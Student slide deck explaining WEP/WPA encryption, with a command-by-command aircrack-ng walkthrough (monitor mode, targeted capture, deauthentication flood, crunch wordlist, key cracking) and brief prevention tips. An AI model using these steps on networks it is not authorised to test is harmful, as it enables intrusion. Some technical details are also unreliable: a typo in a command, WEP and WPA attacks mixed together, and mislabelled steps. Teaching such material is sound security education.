



WEP & WPA CRACKING

Computer Science and Engineering
National Institute of Technology Rourkela



Wireless Networks

Wi-Fi refers to wireless local area network (WLAN) based on IEEE 802.11

It is widely used technology for wireless communication across a radio channel

Device such as personal computer , video-game console , smartphone , etc. use to connect to a network resource such as the internet via wireless network access point.



Introduction to Wireless Encryption

Wireless encryption is like a lock and key. It secures data by scrambling it with a secret code that only authorized devices can decipher.

Type of Wireless Encryption



× WEP

- * WEP is an encryption algorithm for IEEE 802.11 wireless networks
- * It is old and original wireless security standard which can be cracked easily

WPA

- * It is an advanced wireless encryption protocol using TKIP, MIC, and AES encryption.
- * Uses a 48 bit IV, 32 bit CRC and TKIP encryption for wireless security.

WPA2

WPA2 uses AES(128 bit) and CCMP for wireless data Encryption.

AES

It is symmetric-key encryption, used in WPA2 as a replacement Of TKIP

TKIP(Temporal Key Integrity Protocol)

A Security protocol used in WPA as a replacement for WEP

CCMP

Counter Mode with Cipher Block Chaining Message Authentication Code. Protocol
CCMP utilizes 128-bit keys , with a 48 bit initialization vector(IV) for replay detection

Wired Equivalent Privacy(WEP)

- WEP is an IEEE 802.11 wireless protocol which provides security algorithms for data confidentiality during wireless transmission.
- WEP uses a 24-bits initialization vector (IV) to form a stream cipher RC4 for the CRC 32 checksum for integrity of wireless transmission.

Advantages

1.

- Easy to configure.

2.

- Widely supported security system.

3.

- Secures your wireless network better than no encryption at all.

Disadvantages

1.

- Not fully secure.

2.

- WEP encryption is easily cracked by hackers using freely available tools.

Wi-Fi Protected Access(WPA)

- Wi-Fi Protected Access(WPA) is a data encryption method for WLANs based on 802.11 standards .
- It is a snapshot of 802.11i providing stronger encryption and enabling PSK(**pre-shared key**, which is a long series of letters and numbers generated when a device joins a network through a Wi-Fi access point) or EAP(**Extensible Authentication Protocol (EAP)**) is an authentication framework frequently used in network and internet connections.

WPA Enhances WEP


- ❑TKIP enhances WEP by adding a rekeying mechanism to provide fresh encryption and Integrity keys.
- ❑Temporal keys are changed for every 10,000 packets. This makes TKIP protected networks more resistant to cryptanalytic attacks involving key reuse.

Association

Wi-Fi Authentication Modes



Open System Authentication Process



Shared Key Authentication Process

Wireless network cracking tools include **Aircrack-ng, Crunch, Aircrack-ng, Wireshark, and Wi-Fi Cracker etc.** Use them ethically and with permission.



Tools for Cracking Wireless Encryption

How to Break WEP Encryption

Start the wireless interface in monitor mode on the specific access point channel


Test the injection capability of the wireless device to the access point

Use a tool such as aireplay-ng to do a fake authentication with the access point

Start Wi-Fi sniffing tool such as airodump-ng or Cain & Abel with a bssid filter to collect unique IVs.

Start a Wi-fi packet encryption tool such as aireplay-ng in ARP request reply mode to inject packets

Run a cracking tool such as aircrack-ng to extract encryption key from the IVs.

A photograph of a light brown egg with a prominent crack running horizontally across its middle. The egg is set against a white background with a faint gray grid pattern. The crack is jagged and slightly irregular, with a small amount of orange-brown material visible inside the fissure.

Step-by-Step Guide to Crack WEP/WPA Encryption

Cracking WEP encryption involves capturing data packets, finding the key stream, and XORing it with the encrypted data.

- **Step 0 =>** Check for wireless interface configuration
CMD: **iwcnfig**
- **Step 1 =>** Start the wireless interface in monitor mode on the specific radio channel
CMD : **airmon-ng start <Interface name eg:wlan0>**
kill the processes otherwise may cause in further steps
CMD: **kill <PID eg:732>**
- **Step 2 =>** start Wi-Fi sniffing tools to Test the injection capability of the wireless device and filter to collect unique IVs
CMD: **airodump-ng -bssid <BSSID(48 bits)> -c <CH> -write <capture_File_Name> < Interface name>**
Where:
-c : on which channel operating targeted device
-bssid : MAC address of an access point that has set up a BASIC SERVICE SET(BSS) eg:
00:14:6C:7E:40:80
- **Step 3 =>** start a packet encryption tool such as airplay-ng to do a fake authentication in ARP request reply mode to inject packets
CMD: **aireplay-ng -deauth <# packets to send eg:1000> -a <BSSID> < Interface name>**
where :
-deauth: DE authentication
-a: 00:14:6C:7E:40:80 is the access point MAC address
- **Step 4 =>** Use tool crunch to generate password list
CMD: **crunch <min_len> <max_len> <characters> -o <filename.txt>**
- **Step 5 =>** cracking tool aircrack-ng to extract encryption key from Initial vectors(IVs)
CMD : **aircrack-ng < capture_File_Name> -w <filename.txt>**

PREVENTING WIRELESS NETWORK HACKING



- Secure your wireless network with *WPA2/WPA3 encryption, strong passwords, and MAC address filtering.*
- Place the router in a central location and *disable SSID broadcasting.*
- Keep router *firmware up to date* and use a *VPN*

REFERENCES:

[EC-Council Certifications | Best Cybersecurity Courses & Training \(eccouncil.org\)](#)

<https://www.aircrack-ng.org/>

<https://www.freecodecamp.org/news/wi-fi-hacking-101/>

[Extensible Authentication Protocol – Wikipedia](#)

[What is a pre-shared key \(PSK\)? | Doctor EnGenius Help Center \(engeniustech.com\)](#)

[What is CCMP? - Information Security Asia](#)



Thanks for listening to my
presentation on WEP and
WPA cracking.

Stay Safe and Secure
Online!